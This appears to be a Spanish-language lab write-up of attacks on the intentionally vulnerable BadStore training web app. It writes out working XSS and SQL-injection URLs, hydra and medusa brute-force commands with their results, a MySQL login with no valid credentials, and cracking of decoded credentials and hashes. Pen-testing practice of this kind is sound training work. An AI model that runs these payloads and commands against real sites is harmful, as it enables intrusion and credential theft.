

1° cambio de contraseña sin necesidad de usar pregunta secreta, automaticamente la cambia a contraseña de admin a Welcome

BADSTORE.NET
Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)
[My Account](#)
[Login / Register](#)

- Suppliers Only

Welcome, as an {Unregistered User} you can:

Login To Your Account / Register for A New Account - [Click Here](#)


Reset A Forgotten Password

Please enter the email address and password hint you chose when the account was created:

Email Address:

Password Hint - What's Your Favorite Color?:

(The Password Hint was chosen when you registered for a new account as a security measure to help recover a forgotten password...)

 10.0.2.5/cgi-bin/badstore.cgi?action=moduser
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

BADSTORE.NET
Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)
[My Account](#)
[Login / Register](#)

- Suppliers Only

[Supplier Login](#)

The password for user: admin

...has been reset to: Welcome

BadStore v1.2.3s - Copyright © 2004-2005

2° Robot.txt se pudo obtener nombre de carpetas ocultas que tenian hashes de datos de proveedores.


```
BS 10.0.2.5/robots.txt
# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload
```

Index of /supplier

Name	Last modified	Size	Description
 Parent Directory	16-May-2023 20:46	-	
[accounts]	29-Nov-2004 20:51	1k	

Apache/1.3.28 Server at 10.0.2.5 Port 80

```
1001:am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZlZlZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjE5LjE5
1004:a2Jvb2tvdXQvc2VuZG11YXBvLzEwLjEwLjEwLjEw
```

Found:

- am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=:joeuser/password/platnum/192.168.100.56
- a3JvZW1lci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=:kroemer/s3Cr3t/gold/10.100.100.1
- amFuZlZlZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjE5LjE5:janeuser/waiting4Friday/172.22.12.19
- a2Jvb2tvdXQvc2VuZG11YXBvLzEwLjEwLjEwLjEw:kbookout/sendmeapo/10.100.100.20

3° Acceso a base de datos SQL sin medida de seguridad, contraseña o usuario válido.

```
(root@kali)-[/home/kali]
# mysql -u paola -p -h 10.0.2.5
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 25
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| badstoredb |
+-----+
1 row in set (0.001 sec)

MySQL [(none)]> use badstoredb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [badstoredb]> use tables;
ERROR 1049 (42000): Unknown database 'tables'
MySQL [badstoredb]> show tables;
+-----+
| Tables_in_badstoredb |
+-----+
| acctdb |
| itemdb |
| orderdb |
| userdb |
+-----+
4 rows in set (0.001 sec)
```

4° Acceso a panel Admin secreto



5° transporte de datos no encriptados.

Archivo Máquina Ver Entrada Dispositivos Ayuda

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
21	11.007264114	10.0.2.15	104.143.2.195	TCP	54	[TCP Dup ACK 7#1] 38032 → 443 [ACK]
22	11.007529576	104.143.2.195	10.0.2.15	TCP	60	[TCP Dup ACK 8#1] 443 → 38050 [ACK]
23	11.007529837	104.143.2.195	10.0.2.15	TCP	60	[TCP Dup ACK 9#1] 443 → 38044 [ACK]
24	11.007529867	104.143.2.195	10.0.2.15	TCP	60	[TCP Dup ACK 10#1] 443 → 38006 [ACK]
25	11.007529907	104.143.2.195	10.0.2.15	TCP	60	[TCP Dup ACK 11#1] 443 → 38016 [ACK]
26	11.007529937	104.143.2.195	10.0.2.15	TCP	60	[TCP Dup ACK 12#1] 443 → 38032 [ACK]
27	14.558841206	10.0.2.15	10.0.2.5	TCP	74	40666 → 80 [SYN] Seq=0 Win=64240 Len=0
28	14.559429017	10.0.2.5	10.0.2.15	TCP	74	80 → 40666 [SYN, ACK] Seq=0 Ack=1 Len=0
29	14.559484311	10.0.2.15	10.0.2.5	TCP	66	40666 → 80 [ACK] Seq=1 Ack=1 Win=0 Len=0
30	14.559653276	10.0.2.15	10.0.2.5	HTTP	748	POST /cgi-bin/badstore.cgi?action=loginregister
31	14.560528341	10.0.2.5	10.0.2.15	TCP	66	80 → 40666 [ACK] Seq=1 Ack=683 Win=0 Len=0
32	14.579966622	10.0.2.5	10.0.2.15	TCP	4237	80 → 40666 [PSH, ACK] Seq=1 Ack=683 Win=0 Len=0
33	14.580032871	10.0.2.15	10.0.2.5	TCP	66	40666 → 80 [ACK] Seq=683 Ack=4172 Win=0 Len=0
34	14.580407390	10.0.2.5	10.0.2.15	HTTP	375	HTTP/1.1 200 OK (text/html)
35	14.580418156	10.0.2.15	10.0.2.5	TCP	66	40666 → 80 [ACK] Seq=683 Ack=4481 Win=0 Len=0
36	14.654600918	10.0.2.15	10.0.2.5	HTTP	594	GET /cgi-bin/bsheader.cgi HTTP/1.1
37	14.662843518	10.0.2.5	10.0.2.15	HTTP	447	HTTP/1.1 200 OK (text/html)
38	14.662906168	10.0.2.15	10.0.2.5	TCP	66	40666 → 80 [ACK] Seq=1211 Ack=4862 Win=0 Len=0
39	15.619120580	10.0.2.15	104.143.2.195	TCP	54	[TCP Dup ACK 13#1] 37996 → 443 [ACK]
40	15.619469708	104.143.2.195	10.0.2.15	TCP	60	[TCP Dup ACK 14#1] 443 → 37996 [ACK]

Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 38\r\n
[Content length: 38]
Origin: http://10.0.2.5\r\n
Connection: keep-alive\r\n
Referer: http://10.0.2.5/cgi-bin/badstore.cgi?action=loginregister\r\n
Cookie: SSoid=YWRtaW46ODMyMThhYzMyZmZlZGU5MThlZTQ6TWZkdGVyIFN5c3RlbSBBZG1p%0AbmlzdH.
Cookie pair: SSoid=YWRtaW46ODMyMThhYzMyZmZlZGU5MThlZTQ6TWZkdGVyIFN5c3RlbSBBZG1p%0.
Upgrade-Insecure-Requests: 1\r\n
Full request URI: http://10.0.2.5/cgi-bin/badstore.cgi?action=login
[HTTP request 1/2]
[Response in frame: 34]
[Next request in frame: 36]
File Data: 38 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "email" = "admin"
- Form item: "passwd" = "Welcome"
- Form item: "Login" = "Login"

wireshark eth0:SV441:pcapng

6° XSS en guestbook

BADSTORE.NET

Quick Item Search

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

Suppliers Only

Supplier Login

Supplier Contract

Supplier Procedures

- Reference -

BadStore.net Manual v1.2

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

[View Cart](#)

Guestbook

Wednesday, February 18, 2004 at 07:42:34: **Joe Shopper** joe@microsoft.com

This is a great site! I'm going to shop here every day.

Wednesday, February 18, 2004 at 11:41:07: **John Q. Public** jqp@whitehouse.gov

Let me know when the summer items are in.

Friday, February 20, 2004 at 14:05:22: **Big Spender** billg@microsoft.com

Where's the big ticket items?

Sunday, February 22, 2004 at 06:16:05: **Evil Hacker** s8n@haxor.com

You have no security! I can own your site in less than 2 minutes. Pay me \$100,000 US currency by the end of day Friday, or I will hack you offline and sell the credit card numbers I found on your site. Send the money direct to my PayPal account.

Tuesday, May 16, 2023 at 22:48:45: **paola** 123.com

hola

10.0.2.5

hackeado con XSS en Guestbook

☐ Don't allow 10.0.2.5 to prompt you again

OK

7 XSS en Search Engine

10.0.2.5/cgi-bin/badstore.cgi?searchquery=<script>alert("hackeado+con+XSS+en+search+engine")<%2Fscript>&action=search&x=0&y=0

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

La BadStore, explotan...

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00

View Cart

Home

What's New

Sign Our Guestbook

View Previous Orders

About Us

My Account

Login / Register

- Suppliers Only

Supplier Login

Supplier Contract

Supplier Procedures

No items matched your search criteria:

SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE '

10.0.2.5

hackeado con XSS en search engine

OK

8° fuerza bruta MySQL

```
root@kali: /usr/share/wordlists

File Actions Edit View Help

(root@kali)-[/usr/share/wordlists]
# medusa -h 10.0.2.5 -u root -P rockyou.txt -M mysql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: 10.0.2.5 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT FOUND: [mysql] Host: 10.0.2.5 User: root Password: 123456 [SUCCESS]
```

9° Fuerza bruta usuarios

```
MyS... 88 BadStore.net - Login Error... signo elevado - Buscar... root@kali: /usr/share/wordlists


File Actions Edit View Help

(root@kali)-[/usr/share/wordlists]
# hydra 10.0.2.5 http-form-post "/cgi-bin/badstore.cgi?action=login:email=^USER^&passwd=^PASS^:UserID and Password not found" -L emails.txt -P pass.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-16 18:40:57
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking http-post-form://10.0.2.5:80/cgi-bin/badstore.cgi?action=login:email=^USER^&passwd=^PASS^:UserID and Password not found
[80][http-post-form] host: 10.0.2.5 login: ryan@badstore.net password: Shavelick
[80][http-post-form] host: 10.0.2.5 login: admin password: Welcome
[80][http-post-form] host: 10.0.2.5 login: pao.com password: 12345
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-16 18:40:58

(root@kali)-[/usr/share/wordlists]
#
```


10° cookies



✓ Found:

YWRtaW46ODMyMThhYzM0YzE4MzRjMjY3ODFmZTRiZGU5MThlZTQ6TWfZdGVyIFN5c3RlbSBBZG1p:admin:83218ac34c1834c26781fe4bde918ee4:Master System Admi
bmlzdHJhdG9yOkE=:nistrator:A

✓ Found:

83218ac34c1834c26781fe4bde918ee4:Welcome

11° Informacion de tarjetas de credito no encriptada

← → ↻ 🏠
🔒 10.0.2.5/cgi-bin/badstore.cgi?action=adminportal

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec La BadStore

Quick Item Search

[View Cart](#)
[Cart](#)

Welcome Master System Administrator - Cart contains 0 items at \$0.00

Secret Administration Portal

BadStore.net Sales Report

Wednesday, May 17, 2023 at 06:26:42

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit Card Used	ExpDate
2023-04-12	05:27:00	\$360.00	1	1002	fred@newuser.com	172.22.15.47	Y	2014-0000-0000-009	0705
2023-04-28	05:27:00	\$1137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006
2023-04-28	05:27:00	\$137.90	3	1008,1009,1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2023-05-04	03:22:51	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2023-05-10	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2023-05-11	-01:35:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2023-05-13	02:20:58	\$137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006
2023-05-14	05:27:00	\$137.90	3	1008,1009,1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2023-05-14	05:27:00	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2023-05-14	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2023-05-14	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2023-05-15	-02:42:04	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2023-05-15	02:52:52	\$137.90	3	1008,1009,1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2023-05-15	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2023-05-15	05:27:00	\$137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006
2023-05-16	03:21:58	\$144.93	3	1011,1012,1014	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2023-05-16	05:26:59	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2023-05-16	05:27:00	\$137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0004	1006
2023-05-17	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2023-05-17	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2023-05-17	05:27:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2023-05-17	06:03:03	\$24.00	2	1000,1003	admin	10.0.2.15	Y	4000-0000-0000-0000	2024

12° SQL Injection en busqueda

BS Private Administration Po x BS BadStore.net - Search Res x +

10.0.2.5/cgi-bin/badstore.cgi?searchquery=xx'+IN+(itemnum,sdesc,ldesc)+union+select+email,passwd,123,123+from+userdb+LIMIT+2+--+&action=search&x=16&y=7



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec La BadStore, explotan...

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	123	123.00		<input type="checkbox"/>
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	123	123.00		<input type="checkbox"/>

[Add Items to Cart](#) [Reset](#)

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)

✓ Found:

5ebe2294ecd0e0f08eab7690d2a6ee69;secret

BS Private Administration Po x BS Welcome to BadStore.net x Decrypt MD5, SHA1, MySC x +

10.0.2.5/cgi-bin/badstore.cgi?action=login

Kali Linux Kali Tools Kali Docs Kali NetHunter Exploit-DB Google Hacking DB OffSec La BadStore, explotan...

BADSTORE.NET

Quick Item Search

Welcome Master System Admin

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)

Save login for http://10.0.2.5?

Username
admin

Password
secret

☒ Show password

[Don't save](#) [Save](#)